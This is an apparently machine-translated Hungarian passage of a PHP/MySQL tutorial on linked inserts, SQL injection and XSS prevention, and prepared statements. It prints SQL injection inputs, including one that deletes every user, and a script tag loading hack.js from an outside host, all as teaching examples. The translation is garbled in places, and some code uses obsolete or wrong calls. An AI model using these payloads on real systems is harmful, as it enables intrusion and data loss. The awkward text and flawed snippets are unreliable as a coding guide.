Nagyon gyakori az adatok beszúrása több táblázatba: egy könyvbe, amelyet a szerzője követ, a vásárló követi a vásárlást, és így tovább. Ha ezt automatikus növekményes oszloppal teszi, meg kell őriznie a beszúrási azonosítót, amelyet a tároláshoz visszaadott kapcsolódó táblázat.

Tegyük fel például, hogy ezeket a macskákat a közvélemény „örökbe fogadhatja” ennek eszközeként pénzgyűjtés, és hogy amikor új macska kerül a macskaasztalra, akkor is szeretnénk megevett egy kulcsot, hogy az állat örökbefogadó gazdájához kösse. A kód ehhez hasonló a 10-14. példában, azzal az eltéréssel, hogy a visszaadott beszúrási azonosító a változóban van tárolva $ insertID, majd a következő lekérdezés részeként kerül felhasználásra:

*$query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";*

*$result = $conn->query($query);*

***$insertID*** *= $conn->insert\_id;*

*$query = "INSERT INTO owners VALUES****($insertID****, 'Ann', 'Smith')";*

*$result = $conn->query($query);*

Most a macska kapcsolódik a „gazdájához” a macska egyedi azonosítóján keresztül, amely létre lett hozva automatikusan AUTO\_INCREMENT által.

***További lekérdezések végrehajtása***

Oké, ez elég macska móka. Néhány kicsit összetettebb lekérdezés feltárásához mi vissza kell térnie a 8. fejezetben létrehozott ügyfelek és klasszikus táblák használatához. Két vásárló lesz az ügyfelek táblázatában; a klasszikus asztal tartalmazza a részleteket néhány könyvből. Egy közös ISBN-oszlopon, az isbn-en is osztoznak, amelyet Ön is megtehet további lekérdezések végrehajtásához használja.

Például az összes ügyfél megjelenítéséhez a címekkel és a szerzőkkel együtt vásárolt könyveket, használhatja a 10-15. példában található kódot.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$query = "SELECT \* FROM customers";*

*$result = $conn->query($query);*

*if (!$result) die ("Database access failed");*

*$rows = $result->num\_rows;*

*for ($j = 0 ; $j < $rows ; ++$j)*

*{*

*$row = $result->fetch\_array(MYSQLI\_NUM);*

*echo htmlspecialchars($row[0]) . " purchased ISBN " .*

*htmlspecialchars($row[1]) . ":<br>";*

*$subquery = "SELECT \* FROM classics WHERE isbn='$row[1]'";*

*$subresult = $conn->query($subquery);*

*if (!$subresult) die ("Database access failed");*

*$subrow = $subresult->fetch\_array(MYSQLI\_NUM);*

*echo "&nbsp;&nbsp;" . htmlspecialchars("'$subrow[1]'") . " by " .*

*htmlspecialchars( $subrow[0]) . "<br><br>";*

*}*

*?>*

Ez a program egy kezdeti lekérdezést használ az ügyfelek táblájához, hogy megkeresse az összes ügyfelet majd az egyes vásárlók által vásárolt könyvek ISBN-száma alapján új lekérdezést hajt végre a klasszikusok táblázatához, hogy megtudja mindegyik címét és szerzőjét. A kód kimenete hasonlónak kell lennie a következőkhöz:

***Joe Bloggs purchased ISBN 9780099533474:***

***'The Old Curiosity Shop' by Charles Dickens***

***Jack Wilson purchased ISBN 9780517123201:***

***'The Origin of Species' by Charles Darwin***

***Mary Smith purchased ISBN 9780582506206:***

***'Pride and Prejudice' by Jane Austen***

***Hackelési kísérletek megelőzése***

Ha nem vizsgálta meg, nehéz lehet felmérnie, mennyire veszélyes a felhasználói bevitel ellenőrzés nélküli átadása a MySQL-nek. Tegyük fel például, hogy van egy egyszerű kódrészlet a felhasználó ellenőrzéséhez, és így néz ki:

*$user = $\_POST['user'];*

*$pass = $\_POST['pass'];*

*$query = "SELECT \* FROM users WHERE user='$user' AND pass='$pass'";*

Első pillantásra azt gondolhatja, hogy ez a kód teljesen rendben van. Ha a felhasználó megadja a fredsmith és mypass a $ user és a $ pass esetén, majd a lekérdezési karakterlánc, mint átadva a MySQL-nek, a következő lesz:

*SELECT \* FROM users WHERE user='fredsmith' AND pass='mypass'*

Ez mind szép és jó, de mi van akkor, ha valaki beírja a következőt a $user ?

*admin' #*

Nézzük meg a MySQL-nek elküldendő karakterláncot:

*SELECT \* FROM users WHERE user='admin' #' AND pass=''*

Látod ott a problémát? SQL injekciós támadás történt. A MySQL-ben a # szimbólum a megjegyzés kezdetét jelenti. Ezért a felhasználó néven lesz bejelentkezve admin (feltételezve, hogy van egy admin felhasználó), jelszó megadása nélkül. Ezt követően a lekérdezésnek a végrehajtandó része félkövéren van szedve; a többi lesz figyelmen kívül hagyva.

***SELECT \* FROM users WHERE user='admin' #****' AND pass=''*

De nagyon szerencsésnek kell lennie, ha egy rosszindulatú felhasználó csak ennyit tesz Önnel. Legalább még mindig be tud lépni az alkalmazásba, és visszavonhatja a felhasználó módosításait rendszergazdaként teszi. De mi a helyzet abban az esetben, amikor az alkalmazás kódja eltávolítja a felhasználó az adatbázisból? A kód valahogy így nézhet ki:

*$user = $\_POST['user'];*

*$pass = $\_POST['pass'];*

*$query = "DELETE FROM users WHERE user='$user' AND pass='$pass'";*

Ez első pillantásra teljesen normálisnak tűnik, de mi van, ha valaki beírja a következőt :

*anything' OR 1=1 #*

Ezt a MySQL a következőképpen értelmezné:

***DELETE FROM users WHERE user='anything' OR 1=1 #'*** *AND pass=''*

Az SQL-lekérdezés mindig IGAZ lesz, és ezért elvesztette az egészet a felhasználói adatbázis! Tehát mit lehet tenni az ilyen típusú támadások ellen?

***Lépések, amelyeket megtehet***

Az első dolog, hogy ne hagyatkozz a PHP beépített varázsidézeteire, amelyek automatikusan a karakterek, például az egy- és kettős idézőjelek elkerülése érdekében az a karaktert írja be fordított perjel (\). Miért? Mert ez a funkció kikapcsolható. Sok programozó ezt csinálja annak érdekében, hogy saját biztonsági kódjukat helyezzék el, és erre nincs garancia nem történt meg a szerveren, amelyen dolgozik. Valójában a funkció elavult volt PHP 5.3.0-tól kezdve, és eltávolítva a PHP 5.4.0-ban.

Példa 10-16. Hogyan kell megfelelően megtisztítani a felhasználói bevitelt a MySQL-hez:

*<?php*

*function mysql\_fix\_string($conn, $string)*

*{*

*if (get\_magic\_quotes\_gpc()) $string = stripslashes($string);*

*return $conn->real\_escape\_string($string);*

*}*

*?>*

A get\_magic\_quotes\_gpc függvény TRUE értéket ad vissza, ha a mágikus idézőjelek aktívak.Ebben az esetben a karakterlánchoz hozzáadott perjeleket el kell távolítani, vagy a real\_escape\_string metódus a végén duplán megszökhet néhány karaktert, létrehoz sérült karakterláncokat. A 10-17. példa bemutatja, hogyan építené be mysql\_fix\_string a saját kódjában.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$user = mysql\_fix\_string($conn, $\_POST['user']);*

*$pass = mysql\_fix\_string($conn, $\_POST['pass']);*

*$query = "SELECT \* FROM users WHERE user='$user' AND pass='$pass'";*

*// Etc.*

*function mysql\_fix\_string($conn, $string)*

*{*

*if (get\_magic\_quotes\_gpc()) $string = stripslashes($string);*

*return $conn->real\_escape\_string($string);*

*}*

*?>*

***Helyőrzők használata***

Az összes módszer, amelyet eddig látott, működik a MySQL-lel, de a biztonság azt jelenti, hogy a biztonsági kockázatok megelőzése érdekében folyamatosan meg kell szökni a karakterláncokkal. Tehát most ha ismeri az alapokat, hadd mutassam be az interakció legjobb és ajánlott módját MySQL-lel, ami biztonsági szempontból nagyjából golyóálló. Ha már van olvassa el ezt a részt, akkor többé ne használjon közvetlen adatok beszúrását a MySQL-be , de mindig használd a helytartók helyett.

Tehát mik azok a helyőrzők? Ezek olyan pozíciók az elkészített nyilatkozatokon belül, amelyekben az adatok közvetlenül az adatbázisba kerülnek átvitelre, a felhasználó általi benyújtás lehetősége nélkül MySQL-utasításként értelmezett adatok. A technológia úgy működik, hogy először el kell készítenie azt a nyilatkozatot, amely lenni szeretne MySQL-ben hajtják végre, de az utasítás minden olyan részét, amely adatokra hivatkozik, egyszerűnek hagyja kérdőjelek. Az egyszerű MySQL-ben az előkészített utasítások úgy néznek ki, mint a 10-18. példa.

*PREPARE statement FROM "INSERT INTO classics VALUES(?,?,?,?,?)";*

*SET @author = "Emily Brontë",*

*@title = "Wuthering Heights",*

*@category = "Classic Fiction",*

*@year = "1847",*

*@isbn = "9780553212587";*

*EXECUTE statement USING @author,@title,@category,@year,@isbn;*

*DEALLOCATE PREPARE statement;*

Ezt nehézkes lehet benyújtani a MySQL-nek, így a mysqli kiterjesztés miatt a helyőrzők kezelése könnyebb az Ön számára egy kész módszerrel, az úgynevezett előkészítéssel, amelyet így hívod:

*$stmt = $conn->prepare('INSERT INTO classics VALUES(?,?,?,?,?)');*

Az ezzel a metódussal visszaadott $ stmt objektum (amely az utasítás rövidítése) akkor a kérdőjelek helyett az adatok szerverre küldésére szolgál. Első használata az kötni néhány PHP-változót az egyes kérdőjelekhez viszont így:

*$stmt->bind\_param('sssss', $author, $title, $category, $year, $isbn);*

A bind\_param első argumentuma egy karakterlánc, amely az egyes paraméterek típusát képviseli sorra. Ebben az esetben öt s karakterből áll, amelyek karakterláncokat jelentenek, de itt a típusok bármilyen kombinációja megadható a következők közül:

• i: Az adat egész szám.

• d: Az adat kettős.

• s: Az adat egy karakterlánc.

• b: Az adat egy BLOB (és csomagokban kerül elküldésre).

Az elkészített utasításhoz kötött változókkal most fel kell tölteni ezeket a változókat a MySQL-nek átadandó adatokkal együtt, például:

*$author = 'Emily Brontë';*

*$title = 'Wuthering Heights';*

*$category = 'Classic Fiction';*

*$year = '1847';*

*$isbn = '9780553212587';*

Ezen a ponton a PHP rendelkezik mindennel, amire szüksége van az előkészített utasítás végrehajtásához,így kiadhatja a következő parancsot, amely meghívja a végrehajtási metódust $ stmt korábban létrehozott objektum:

*$stmt->execute();*

Mielőtt továbbmenne, érdemes ellenőrizni, hogy végrehajtották-e a parancsot sikeresen. Ezt a következőképpen teheti meg az érintett\_sorok tulajdonságának ellenőrzésével $ stmt:

*printf("%d Row inserted.\n", $stmt->affected\_rows);*

Ebben az esetben a kimenetnek jeleznie kell, hogy egy sor beszúrásra került.Ha elégedett vagy, hogy a kijelentés sikeresen végrehajtódott , bezárhatja a $ stmt objektumot, így:

*$stmt->close();*

és végül zárja be a $ conn objektumot (feltéve, hogy ezzel is végzett), így:

*$conn->close();*

Ha mindezt összeadja, az eredmény a 10-19. példa.

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$stmt = $conn->prepare('INSERT INTO classics VALUES(?,?,?,?,?)');*

*$stmt->bind\_param('sssss', $author, $title, $category, $year, $isbn);*

*$author = 'Emily Brontë';*

*$title = 'Wuthering Heights';*

*$category = 'Classic Fiction';*

*$year = '1847';*

*$isbn = '9780553212587';*

*$stmt->execute();*

*printf("%d Row inserted.\n", $stmt->affected\_rows);*

*$stmt->close();*

*$conn->close();*

*?>*

Valahányszor elkészített állításokat tud használni a nem előkészített kijelentések helyett, Ön egy potenciális biztonsági rést fog bezárni, ezért érdemes időt szánni rá tudja, hogyan kell használni őket.

***HTML-injektálás megelőzése***

Van egy másik típusú injekció, amivel foglalkoznia kell – nem a saját webhelyei biztonsága érdekében, de a felhasználók magánélete és védelme érdekében. Ez a crosssite scripting, amelyet XSS-támadásnak is neveznek. Ez akkor fordul elő, ha engedélyezi a HTML vagy gyakrabban a JavaScript kód bevitelét felhasználó, majd megjeleníti a webhelye. Ez egy gyakori hely egy megjegyzésben forma. A leggyakrabban az történik, hogy egy rosszindulatú felhasználó megpróbálja ezt a kódot írni cookie-kat lop el a webhely felhasználóitól, ami néha még lehetővé teszi számukra, hogy felfedezzék felhasználónév és jelszó párok, ha rosszul vannak kezelve, vagy egyéb olyan információ, amely lehetővé teheti a munkamenet-eltérítést (amely során a felhasználó bejelentkezését egy hacker veszi át, aki átveheti az illető fiókját!). Vagy a rosszindulatú felhasználó elindíthat egy támadás egy trójai program letöltésére a felhasználó számítógépére.

De ennek megakadályozása olyan egyszerű, mint a htmlentities függvény meghívása, amely lecsupaszítja kiírja az összes HTML-jelölést, és lecseréli egy olyan űrlapra, amely megjeleníti a karaktereket, de nem engedi, hogy a böngésző cselekedjen rajtuk. Vegyük például ezt a HTML-t:

*<script src='http://x.com/hack.js'>*

*</script><script>hack();</script>*

Ez a kód betölt egy JavaScript programot, majd rosszindulatú funkciókat hajt végre. De ha először a htmlentitásokon keresztül megy át, teljesen a következővé válik ártalmatlan húr:

*&lt;script src='http://x.com/hack.js'&gt; &lt;/script&gt;*

*&lt;script&gt;hack();&lt;/script&gt;*

Ezért, ha valaha is megjelenít valamit, amit a felhasználók beírnak, akkor sem azonnal vagy az adatbázisban való tárolás után először fertőtleníteni kell a htmlentities függvény. Ehhez azt javaslom, hogy hozzon létre egy új függvényt, mint pl az első a 10-20. példában, amely SQL- és XSS-injekciókhoz is képes fertőtleníteni.

*<?php*

*function mysql\_entities\_fix\_string($conn, $string)*

*{*

*return htmlentities(mysql\_fix\_string($conn, $string));*

*}*

*function mysql\_fix\_string($conn, $string)*

*{*

*if (get\_magic\_quotes\_gpc()) $string = stripslashes($string);*

*return $conn->real\_escape\_string($string);*

*}*

*?>*

*<?php*

*require\_once 'login.php';*

*$conn = new mysqli($hn, $un, $pw, $db);*

*if ($conn->connect\_error) die("Fatal Error");*

*$user = mysql\_entities\_fix\_string($conn, $\_POST['user']);*

*$pass = mysql\_entities\_fix\_string($conn, $\_POST['pass']);*

*$query = "SELECT \* FROM users WHERE user='$user' AND pass='$pass'";*

*// Etc.*

*function mysql\_entities\_fix\_string($conn, $string)*

*{*

*return htmlentities(mysql\_fix\_string($conn, $string));*

*}*

*function mysql\_fix\_string($conn, $string)*

*{*

*if (get\_magic\_quotes\_gpc()) $string = stripslashes($string);*

*return $conn->real\_escape\_string($string);*

*}*

*?>*

***A mysqli eljárási használata***

Ha úgy tetszik, van egy másik funkciókészlet, amellyel elérheti a mysqli-t az eljárási módon.

Tehát ahelyett, hogy hozzon létre egy $ conn objektumot, mint ez:

*$conn = new mysqli($hn, $un, $pw, $db);*

A következőket használhatja:

*$link = mysqli\_connect($hn, $un, $pw, $db);*

A kapcsolat létrejöttének ellenőrzéséhez és kezeléséhez használhat egy ilyen kódot mint ez:

*if (mysqli\_connect\_errno()) die("Fatal Error");*

A MySQL lekérdezéshez pedig a következő kódot kell használnia:

*$result = mysqli\_query($link, "SELECT \* FROM classics");*

Visszatéréskor a $ eredmény tartalmazza az adatokat. Megtudhatja a sorok számát visszaküldve az alábbiak szerint:

*$rows = mysqli\_num\_rows($result);*

A rendszer $ sorokban egész számot ad vissza. A tényleges adatokat soronként lekérheti a következő módon, amely visszaadja a numerikus tömböt:

*$row = mysqli\_fetch\_array($result, MYSQLI\_NUM);*

Ebben az esetben a $ [0] sor tartalmazza az első adatoszlopot, a $ [1] sor a második, stb. A „Sor lekérése” oldalszám: 241 részben leírtak szerint a sorok a következőként is visszaküldhetők asszociatív tömbök vagy mindkét típus, a második argumentumban átadott értéktől függően ment.

Ha tudnia kell egy beszúrási művelet beszúrási azonosítóját, bármikor hívhatja a mysqli\_insert\_id függvény, így:

*$insertID = mysqli\_insert\_id($result);*

A karakterláncok procedurális menekülése mysqli-vel olyan egyszerű, mint a következők használatával:

*$escaped = mysqli\_real\_escape\_string($link, $val);*

És egy nyilatkozat elkészítése mysqli-vel ilyen egyszerű:

*$stmt = mysqli\_prepare($link, 'INSERT INTO classics VALUES(?,?,?,?,?)');*

Ha változókat szeretne az elkészített utasításhoz kötni, akkor a következőket kell használnia:

*mysqli\_stmt\_bind\_param($stmt, 'sssss', $author, $title, $category, $year, $isbn);*

És az elkészített utasítás végrehajtása a szükséges változók hozzárendelése után értékeket, akkor ezt a felhívást adná ki:

*mysqli\_stmt\_execute($stmt);*

Egy utasítás bezárásához adja ki a következő parancsot:

*mysqli\_stmt\_close($stmt);*

A MySQL-hez való kapcsolat bezárásához írja be ezt a parancsot:

*mysqli\_close($link);*